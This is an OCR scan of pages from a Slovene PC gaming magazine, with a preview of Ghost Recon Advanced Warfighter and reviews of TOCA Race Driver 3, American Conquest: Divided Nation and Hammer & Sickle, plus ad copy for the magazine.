Vstopite torej v svet naprednega bojevanja. Na bojišče boste prispeli kot član elitne enote "duhov", vojakov moderne dobe, do zob oboroženih z najnovejšimi flintami SCAR, XM8 in CRYE (njih prototipi so prav zdaj podvrženi testiranju), da tehnologije, ki jim omogoča odstrel hrbtne dlake s telesa mušice, ki se pase na pasji riti, oddaljeni pol kilometra, sploh ne omenjamo. Da, tako zelo hudi so.

> **"Kot duh boste s svojimi igračkami na bojišču hitro začeli sejati grozo in trepet"**

Tako je na primer standardna različica orožja SCAR oblikovana in zasnovana tako, da podpira več vrst streliva, kar je zelo uporabno, če se na bojišču vojak znajde brez svinca. Prej bi lahko tolkel po naokoli ležečem strelivu vseh kalibrov le s kamnom, zdaj mu ga je dovoljeno pobrati s tal in zatlačiti v puško. Pošteno. Razvijalci pri Ubiju pravijo, da igra postane s tem verjetnejša, saj ne boste odvisni od nekih nerealističnih nadgradenj orožja ali od nemogočih zalog, ki padajo kar z neba. In ta harmonija med tehnologijo resničnega sveta ter zasnovo igre, je v *Advanced Warfighter* prisotna vseskozi.

Sistem Crosscom bo denimo vsakemu izmed vaših vojakov nudil neposredno video povezavo z ostalimi v vodu prek kamer, nameščenih na njihovih čeladah. Sistem prav tako preko posebnega pokazatelja označuje položaje sovragov. Če eden izmed vojakov v skupini vidi tarčo, to seveda pomeni, da bodo o njenem položaju obveščeni vsi, četudi bo ta kje za kakšno steno. Vsemu skupaj dodajte še povezavo s satelitskim taktičnim zemljevidom in kaj hitro se boste pričeli zavedati, da boste kot "duh" na bojišču sejali grozo in trepet.

V ZNANJU JE MOČ

Tudi znanje boste potrebovali. Vsaka zgradba, križišče in trg morajo biti preverjeni in prečesani, preden se boste pomaknili naprej. Napake se kaznujejo s smrtjo in vedite, da je to počasna igra, polna razmišljanja, ki pa je na trenutke prekinjena z grobo akcijo. Četudi se boste odpravili le čez cesto, se prej raje prepričajte, da je popolnoma varno. Vprašajte se, če ste zagotovo pokrili vse potencialne strelne kote. Še dobro, da bodo vaši sotrpini znali tudi tu in tam razmišljati po svoje.

Tom Clancy's
GHOST RECON
ADVANCED WARFIGHTER

Datum izida **December**

Založnik **Ubisoft**

Razvijalec **Ubisoft**

Na spletu **www.ubisoft.com**

Pozor, pred vami je Crosscom. Na tem zaslončku ali HUD-u se vam bodo izrisovali položaji vseh nepridipravov.

Flinta SCAR bo vaše osnovno orožje. Multikalibrska, seveda, je primerna za vsako okolje in vsak čas.

Če se nagnete, boste pritegnili veliko pozornosti. V igri bo obstajalo kar osem različnih načinov za izhod in obvladovanje težkih položajev.

"Gre za nekakšen tridimenzionalen šah, postavljanje figur v sovražno okolje in prilagajanje strategije"

Vojni realizem

Kako na bojišču ali iz ozadja opraviti s situacijo

V *Ghost Recon: Advanced Warfighter* je prostor samo za realizem. Čeprav je tehnologija, ki se v igri pojavlja, v glavnem še v fazi preizkušanja, so razvijalci postorili vse, da bi bila vaša izkušnja in svet kar najbolj avtentična. Vzemite na primer rakete Predator in Zeus. Obe orožji eksplodirata nad nasprotnikom in se ne zarijeta vanj, kot smo tega vajeni pri katerih drugih izstrelkih. V igro se to prenese tako, da namesto, da bi določeno vozilo eksplodiralo in odfrčalo nekam v zrak, le-to zgolj doživi nepopravljivo okvaro, mi pa nismo deležni popolne svinjarije. Oklepi so navadno na vrhu manj močni, kar potrjuje domnevo, da so razvijalci opravili domačo nalogo. Realizem pa sega tudi izven bojišča. Hej, reportažo z bojišča pokriva nihče drug kot televizijska mreža Fox News. Malce za lase privlečeno, a doda nekaj h končni vrednosti vzdušja v igri, kajne?

Fizika v *Ghost Recon* je odlična!

Kot so prepričljivi tudi posebni svetlobni učinki in učinki ob eksplozijah.

Spusti po vrvi v bojna področja so strašljivo opravilo. Še posebej na začetnih misijah.

Samodejno bodo poiskali zaklon in se postavili tako, da bodo s svojim orožjem pokrivali vse vhode in vidno polje. Ta osnovna zavest pomeni, da vam ne bo potrebno ujčkati vsakega posebej skozi celotne stopnje, temveč da boste raje prevzeli polno odgovornost kot vodja ekipe.

Vsak spopad bo imel dve plati. Prva bo ta, da boste svojo ekipo morali postaviti na prava mesta, pa naj bo to preko določanja položajev na taktičnem zaslonu ali z govornimi ukazi v igri. Po drugi strani pa boste morali natančno premisliti, kako bi morebiten spopad s sovražnikom lahko potekal. Gre za nekakšen tridimenzionalen šah, postavljanje figur v sovražno okolje in prilagajanje strategije, ki lahko iz makroskopskega nivoja v smislu "kako bi se lotil naslednje ulice?" kaj hitro preide v mikroskopski pristop "kako in s katere strani bi se nagnil okoli tega avtomobila?".

Vaši vojaki bodo imeli na voljo osem različnih načinov nagibanja in premagovanja posameznih ovir. Da, prav ste prebrali, osem načinov. Zaradi nas se lahko vržete z glavo naprej za zaklon, lahko pa tudi z nogami najprej zdrsnete in si tako omogočite, da boste obrnjeni v nasprotno stran, ko boste prispeli do zaklona. To vas bo naravnost prisililo v opazovanje okolja in tuhtanje vnaprej zamišljenih poti skozi posamezne spopade. Vaš cilj je seveda jasen – zmagati brez žrtev. Hej, lahko boste celo odprli vrata na avtomobilu, počepnili za njih ter pridobili nekaj dodatnih sekund premisleka. Kar naenkrat se boste znašli v igri, kjer preživetje zahteva taktično znanje in nekaj sreče, ne pa zgolj nezemeljsko obvladovanje pomikanja merka po ekranu. Strategija bo na prvem mestu, kar je dobro. Tega smo si želeli vse odkar smo si ogledali Scottov film *Black Hawk Down*.

„Lahko boste celo odprli vrata na avtomobilu in počepnili za njih"

Igra je tudi tehnično zahtevna. Fizikalni pogon je dodelan v že absurdne podrobnosti (kovanci iz parkirnih ur se bodo odbijali od vseh stvari, ki jim bodo prišle na pot, in podobno), senčenje okolice in luči (za njih poskrbita poseben sistem HDR in Shader Model 3) pa vam bo na zaslonih prikazalo res realistično sliko mesta. Majhnih podrobnosti je veliko in šele skozi spopade boste lahko popolnoma izkusili tisto pravo doživetje in sposobnosti pogona. Prav veselimo se že prihoda serije nazaj na PC, saj bo igra zagotovo tudi precej bolj taktična od tiste, ki so je deležni lastniki konzol Xbox 360. Šlo bo za najbolj intenziven prikaz urbanih spopadov, kar smo jih doslej videli na katerikoli platformi, in nedvomno si zasluži, da se do prihoda igre *Advanced Warfighter* vsaj nekajkrat pošteno poslinimo po tem papirju. **PCF**

Kooperativna nebesa

Le zanesite se na moža, ki stoji poleg vas

Želite slišati še eno fantastično novico? Celotno puščavniško kampanjo v *Advanced Warfighterju* bo mogoče odigrati skupaj s štirimi pajdaši kar prek interneta. Ozka urbana in klavstrofobična področja so kot nalašč za ekipno igro. Zna biti zelo napeto. Še posebej takrat, ko boste gledali prijatelja, kako bo nesel glavo naprodaj in stekel čez cesto, medtem ko ga boste ostali štirje vojaki krili z varnih položajev. A brez skrbi, saj bodo "duhovi" zelo gibčni. Kooperativni način je bil vedno prednost serije *Ghost Recon* in dejstvo, da se razvijalci tega zavedajo, je hvale vredno. Celotna enoigralska kampanja.... Zelo ohrabrujoče je to.

Seveda bo dobro poskrbljeno tudi za klasičen večigralski način igralcev proti igralcem. Obstaja večigralski način osvajanja kontrolnih točk ali področij mesta, kot smo ga vajeni iz odličnega *Battlefield 2*. Ta je namenjen 32 igralcem, ki se bodo prav tako morali taktično spopasti z ozemljem, saj bodo z obvladovanjem posameznih kontrolnih točk imeli na voljo tudi določene prednosti pred drugo ekipo. Velikopotezno taktično razmišljanje se bo torej zmešalo z urbanimi spopadi na lokalnem nivoju.

Vsa oprema, ki jo boste videli v igri, je zamišljena s pomočjo prototipov, ki jih ameriška vojska testira v sedanjosti. Naj gre za čelade, telovnike, orožje ali čevlje, vse obstaja in je namenjeno temu, da bi ameriški vojaki imeli še naprej izolatnejšo prednost pred sovražniki.

NOVA REVIJA ZA IGRE!


GAME ZONE

PRIDRUŽI SE IGRI

V TEJ ŠTEVILKI PREBERI:

NOVICE

Najbolj sveže *Novice iz nogavice* - novice, ki nikoli ne smrdijo!



TERMOVKA

Igre, ki so spreminjale zgodovino

BODI ★

ČE TE NI OBDARIL BOŽIČEK, TE BO GAMEZONE, KO BOŠ POSLAL:


- PISMO MESECA
- NAJ POSNETEK IZ IGRE
- TVOJ OPIS IGRE

ALI NAS PREMAGAL V KATERIKOLI IGRI

NAJ BO 10. V MESECU TVOJ DAN - DAN, KO IZIDE GAMEZONE!


PREDIGRANO

Seznani se z igrami, ki te bodo spremljale v bližnji prihodnosti




PREIGRANO

Opisi, ki te sezujejo!



SAMO 590 SIT



Nevarni ovinek Eau Rouge je bil prizorišče številnih nesreč pri velikih hitrostih, tako resničnih, kot tudi navideznih.

KRALJICA DIVJIH OVINKOV

TOCA Race Driver 3

Morda res ni najlepša, vendar sami zmeraj trdimo, da lepota ni vse. Mogoče pa ima lepo osebnost?

Založnik Codemasters **Razvijalec** Codemasters **Na spletu** www.codemasters.com

Nekaj časa se je zdelo, da ima serija *TOCA* celotno dirkalno progo sama zase. Priznamo, da jo je občasno prehitela kakšna simulacija F1, vendar je bilo v smislu licenčne serije Touring Car ali dirkanja razreda GT zelo malo konkurence. Ko je pred več kot letom in pol izšla *TOCA Race Driver 2*, je bila skorajda edina možnost za ljubitelje avtomobilskih dirk, od tistega časa pa se je zgodilo nekaj pomembnega. To "nekaj" je bila *GTR*, veličastno pedantna simulacija dirkanja, ki je požela velik uspeh. Prinesla je dovolj denarja za rojstvo zgodovinske različice *GT Legends*, ki je doživela enako toplo dobrodošlico. Vodilni položaj igre *TOCA* na zmagovalnem odru dirkalnih iger je bil ogrožen. Zato je morala *TOCA Race Driver 3* upravičiti številna pričakovanja in postati zares slasten zalogaj.

OGLEJTE SI ŠE...

>> GTR
Atari
>> GT Legends
Atari
>> rFactor
ISI

ZAŽENITE MOTORJE

Težava pri tovrstnih primerjavah pa je v tem, da *TOCA* ni le igra za PC, temveč tudi za *druge platforme*. V primeru *TOCA 3* je to nekoliko dvorezen meč. Peščica prog in nekaj avtomobilov zaradi rivalstva na tržišču konzol preprosto ne bo zadostovalo za bogato vsebino, na primer v *Gran Turismo 4*. Podobno tudi okorne in počasne tekme minijev ne bodo navdušile zraven bliskovito hitrih dirk v *Burnout*. Zato boste zadovoljni, če vam povemo, da je *TOCA 3* nabito polna različnih moto-športnih dobrot, obenem pa tudi tako hitra, da se vam bodo od veselja zasolzile oči.

NADZOR NAD MODRICAMI

Po kratkem uvodu, ki vas vrže v globine ultra-tekmovalne nemške serije Touring Car, sta na razpolago dve možnosti za napredovanje vaše kariere (in odklepanje resnično zaželenih avtomobilov). Prva med njimi je način World Tour. Podobno kot karierni način v *TOCA Racer Driver 2* je način World Tour zasnovan kot serija prog s kratkimi prvenstvi, ki v pokušino ponujajo različne sloge dirkanja, stvar, ki jo boste nedvomno pogrešali, pa je zgodba. Vmesne sekvence, ki so bile nekoč značilna lastnost serije *Race Driver*, so postale bolj podobne šolskim dramskim uprizoritvam kot telenovelam. Kar zadeva samo prizorišče, pa igra vključuje nekaj prepričljivih novosti: Rick, vaš zvesti mehanik, vam pogosto razdaja resnično koristne nasvete o različnih jeklenih konjičkih, v katere se boste lepljeni na progo, vožnja z njimi pa je podobna lasersko vodenim izstrelkom. Način Pro-Sim je v primerjavi s prejšnjim bolj primeren za fanatične ljubitelje *GTR*, hkrati pa je tudi veliko bolj realističen – avtomobili se tukaj obnašajo kot truma jeznih podgan.


"TOCA Race Driver 3 je nabito polna motornih dobrot in tako hitra, da se vam bodo zasolzile oči"

Sprva so bili Bogovi simultanega razvoja torej radodarni, nato pa so – kako predvidljivo – podarjeno vzeli nazaj. V primeru *TRD3* so bile zaradi prilagajanja ostarelim konzolam vpeljane očitne grafične prilagoditve. Igra sicer premore nekaj lepih učinkov, v splošnem pa glede na prejšnjo izdajo ni doživela korenitih izboljšav.

Ena izmed novih možnosti v *TOCA 3* je izbira med igranjem igre v načinu Sim ali Pro-Sim. Način Sim je namenjen občasnim igralcem; avtomobili imajo oprijem, kot da so pri-

Smrtonosna hitrost

Anatomija trka



Prvi ovinek belgijske proge Spa-Francorchamps je izredno tesen, zato je nadvse primerno mesto za ogled napak UI. Na tej sliki se je računalniško voden avtomobil zaletel v steno. Če boste preveč poškodovali lasten avto, bo odpovedala optika in zagorel motor. Enako velja tudi za večigralske igre, vendar bodite pozorni, saj lahko z namernim povzročanjem škode drugim igralcem hitro izgubite prijatelje.

Nemška serija DTM je ena izmed najbolj nasilno tekmovalnih na svetu.

ravnokar usedli. Kljub dobremu mehaniku pa boste vsi tisti, ki si želite postankov s hitrimi popravili iz prejšnjih iger *Race Driver*, morda nekoliko razočarani.

Če želite odkleniti točno določeno disciplino dirkanja, je za napredovanje in odklepanje avtomobilov, ki jih dejansko želite voziti, neprimerno bolj učinkovita druga možnost, Pro Career. Tukaj lahko prav tako prilagodite prvenstva v skladu z lastnimi maničnimi potrebami; če želite z prevoziti celotno sezono dirke Indycar z 200 krogi, je to način, da izpolnite vse te želje.

MIMO ZASTAVICE

Obema načinoma pa je skupno to, da postanejo avtomobili sorazmerno z napredovanjem v igri vedno hitrejši in bolj zabavni za vožnjo. Prvič, ko dobite v roke iskreno povedano zanikrn razred Ultima GTR in pričnete prehitevati po zunanji strani s hitrostjo, ki se bliža svetlobni, bodo vse skrbi zaradi okrnjene grafike splavale skozi avtomobilsko okno, skupaj z vsemi praznimi vrečkami čipsa. To pa še ni vse – občutek hitrosti popolnoma skladno dopolnjuje tudi hrup motorja teh pošasti. Slišite lahko vsak pok, vsak premik ročice menjalnika, poroka med rjovenjem motorja in cviljenjem menjalnika pa je eden izmed najbolj prepričljivih zvokov, ki so kdaj zašli v naša ušesa. Avtomobili v *TOCA Race Driver 3* preprosto povedano dajejo občutek, kot da dirkajo na absolutni meji, tik pred razpadom motorja,

Umazani avtomehanik

Spoznajte Ricka, vašega zgovornega, zvestega in živahnega škotskega mehanika

Med vašo dirkalno kariero boste skakali med avtomobili in prvenstvi hitreje kot žaba na ražnju, zato boste potrebovali nekaj nasvetov. Rick se oglaša tako v vmesnih sekvencah načina World Tour, kot tudi prek radia v avtomobilu. Njegova naloga je, da vas obvešča o naravi poškodb, ki jih je vaš avtomobil utrpel po zadnjem srečanju z zidom, in vas spomni na pomembne reči, kot so obvezni tehnični postanki. Po dirki vas bo oštel ali pohvalil, odvisno od vašega uspeha.

kar uspe doseči le redkim igram.
Seveda pa ni v lepem sprevodu avtomobilov nič razburljivega ne glede na njihovo hitrost (kar vprašajte povprečnega ljubitelja F1), zato je toliko bolj razveseljivo dejstvo, da je umetna inteligenca v *TOCA 3* nekaj zares posebnega. Videli smo že preveč dirkalnih iger, v katerih računalniško nadzorovani vozniki plašno čakajo, da se boste zavrteli v oblaku dima avtomobilskih gum, preden bodo končno zbrali pogum in vas prehiteli. Tukaj ni tako; če eden izmed voznikov opazi

"Fizikalni pogon igre TOCA bi moral zadovoljiti zvesto bazo ljubiteljev igre"

Veličastje dirk "monster truck". Vas daje nostalgija za kabelsko televizijo v osemdesetih letih?

lukrnjo, še zlasti pri višjih težavnostnih nastavitvah, se bo samomorilsko zrinil naprej, pri tem pa pogosto uporabil nekaj več dirkalne proge, kot bi bilo resnično pošteno ali razumno. Ob nekaterih priložnostih – in nismo ravno prepričani, ali je to namerno ali ne (kar naj bi bil po mnenju mnogih znak dobre umetne inteligence) – vas bodo celo malce predrzno dregnili, da bi porušili vašo koncentracijo in spremenili vašo pot in izbrano mesto zaviranja.

Kar je briljantna priložnost, da postanete čim bolj uspešni. Če se z enim izmed računalniško vodenih avtomobilov znajdete v vroči bitki, zmeraj obstaja možnost, da ga bo UI prehitro vodila v ovinek in ga zabrisala preko najbližje meje s peskom. Še boljše – pogosto se zgodi, da se računalniško vodeni avtomobil po napaki, ki ni imela z vami ničesar skupnega, ponovno pridruži tekmi. Gre za majhne dodatne elemente, ki pa v veliki meri prispevajo k temu, da boste prepričani, da pravzaprav tekmujete s pravimi osebnostmi, ne le z računalniškim procesorjem.

Če tekma proti računalniku ne zadovolji vseh vaših potreb, pa je v *TRD3* vključen tudi soliden večigralski način, v katerem lahko gostitelji dirk prilagodijo igro po lastni želji. Spremeniti je možno pravila zaključevanja dirk, strogost kazni in kompleksnost fizikalnega modela, z uporabo odklenjenih dodatnih prvenstev pa se bo do 12 igralcev še kako zabavalo.

POROČILO O ŠKODI

TOCA Race Driver 3 seveda ne izpolni vseh obljub. Pogon za poškodbe na primer kljub zatrdilom niti od blizu ne dosega revolucionarne stopnje. Ne le to, ne velja niti za vsa vozila; če bi se zaleteli z vozilom serije Indycar v zid s hitrostjo 300 km/h, bi morali nositi vaši ritnici namesto slušalk, namesto tega pa lahko odšepate nazaj do boksa in si privoščite popravilo. Nov fizikalni pogon bo morda pomiril ciljno občinstvo igre, najbrž pa ga ne bo zadovoljil; tukaj ne boste našli nobenih prefinjenih prizadevanj razvijalcev podjetja Simbin. Razen pri avtomobilih z velikim številom tekstur deluje grafika golo in plehko, pa tudi konzolam primerno nizek proračun za poligone je več kot očiten. Vse to morda deluje kot hud seznam (čisto relevantnih) pritožb, vendar vam priporočamo, da jim pogledate skozi prste, saj gre v večini primerov za kozmetične napake, ki sploh niso več tako zelo pomembne, ko se znajdete na asfaltni progi. Zahvaljujoč bogati vsebini in spektakularni umetni inteligenci večina dirk ponuja izjemne užitke. *TOCA Race Driver 3* morda res ni najboljša simulacija dirkanja za PC, a je nedvomno ena izmed najboljših dirkalnih iger. **PCF**

Min 1,4GHz, 256MB RAM, 32MB 3D kartica
Opt 2,4GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo 12 igralcev preko interneta ali LAN-a

88% **PCF pravi...** "Ni ravno lepotica, kot smo pričakovali, zato pa je bliskovito hitra."

REALNO-ČASOVNA NAPAKA

American Conquest
Divided Nation

Spremenite kolonialno zgodovino in se pri tem dolgočasite

Založnik CDV Entertainment **Na spletu** www.cdv.de

Amerika je precej navdušena nad vojno. Z Angleži so se borili zaradi suženjstva in nekakšnega čudnega koncepta, imenovanega neodvisnost; ko so Angleži odšli, pa so se prebivalci odločili, da se bodo spravili drug nad drugega. Najbrž niso imeli kaj drugega za početi, veste. Dobro, morda res ne vemo veliko o ameriški zgodovini ali državljanski vojni, vendar je na srečo tukaj *American Conquest*, ki nas bo o vsem tem poučil. Celotna igra je namreč posvečena zgodbi, ki stoji za zvezdami in črtami.

OGLEJTE SI ŠE...
>> **American Conquest**
CDV
>> **American conquest: Fight Back**
CDV
>> **North and South**
Infogrames

Ko so enote pripravljene na boj, je odvisno od vas, kako jih boste razvrstili.

Enote nadgradite s pomočjo teh zaslonov z informacijami.

Pred vsako bitko v načinih "kampanje" in "posamezne misije" si lahko ogledate kratek esej o prihajajoči bitki, o njenih glavnih protagonistih in o tem, kaj se je v resnici zgodilo. Nato pa morate sami podoživeti zgodovino ali pa jo napisati na novo, odvisno od vašega položaja.

YANKEE DOODLE

Torej je vse zgodovinsko natančno? Pričakujemo, da je, če pa smo iskreni, nam je velika količina bitk preprečila, da bi posvečali dovolj pozornosti specifičnim taktikam sovražnih generalov. Največji problem igre je v tem, da morate na začetku bitke čakati, da vse vaše enote prispejo na bojišče v realnem času, in da morate v večini primerov poveljevati velikanskim, okornim vojskam. Da bi vam uspelo slediti njihovemu početju in jih postaviti na prava mesta, pa zahteva precej potrpežljivosti in koncentracije še pred začetkom same bitke. Za nameček imate na razpolago tudi samo dva načina pogleda; preveč približanega ali preveč oddaljenega. Ko se znajdete sredi boja, tako nimate nobenega pregleda nad dogajanjem, pogled iz oddaljenosti pa vas izključuje iz dogajanja.

Če vas zanima ameriška državljanska vojna, vas bo morda zabavalo postavljanje šotorov ob zvokih dixielanda, ki bodo polnili vaša ušesa. V nasprotnem primeru pa dolgočasne bitke ne bodo spremenile vašega mišljenja. **PCF**

Za napad na zgradbe boste potrebovali seveda tudi topništvo.

Min 2GHz, 256MB RAM, 128MB 3D kartica
Opt 3GHz, 512MB RAM, 256MB 3D kartica
Večigralstvo LAN/internet

43% **PCF pravi...** "Delno igra, delno lekcija iz zgodovine, ki je točno tako zabavna kot ta opis."

KOMUNISTIČNI DOLGČAS


Hammer & Sickle

Zato so torej Rusi izgubili v hladni vojni

Založnik CDV Entertainment **Na spletu** www.cdv.de

Mogoče je kriv naglas ali pa s krznom obrobljene čepice, toda ideja ruskega vohuna je zmeraj zvenela privlačno. Da bi bila privlačnost še večja, pa je igra *Hammer & Sickle* po videzu in vzdušju celo podobna klasični igri RPG, *Fallout*, le da je postavljena v čas druge svetovne vojne. Ponuja vam popolno svobodo gibanja, več različnih koncev in neprestan razvoj lika. Zraven bojevanja raziskujete nemško divjino v realnem času, v spopadih pa igra zdrsne v potezni način. Zveni super, kajne?

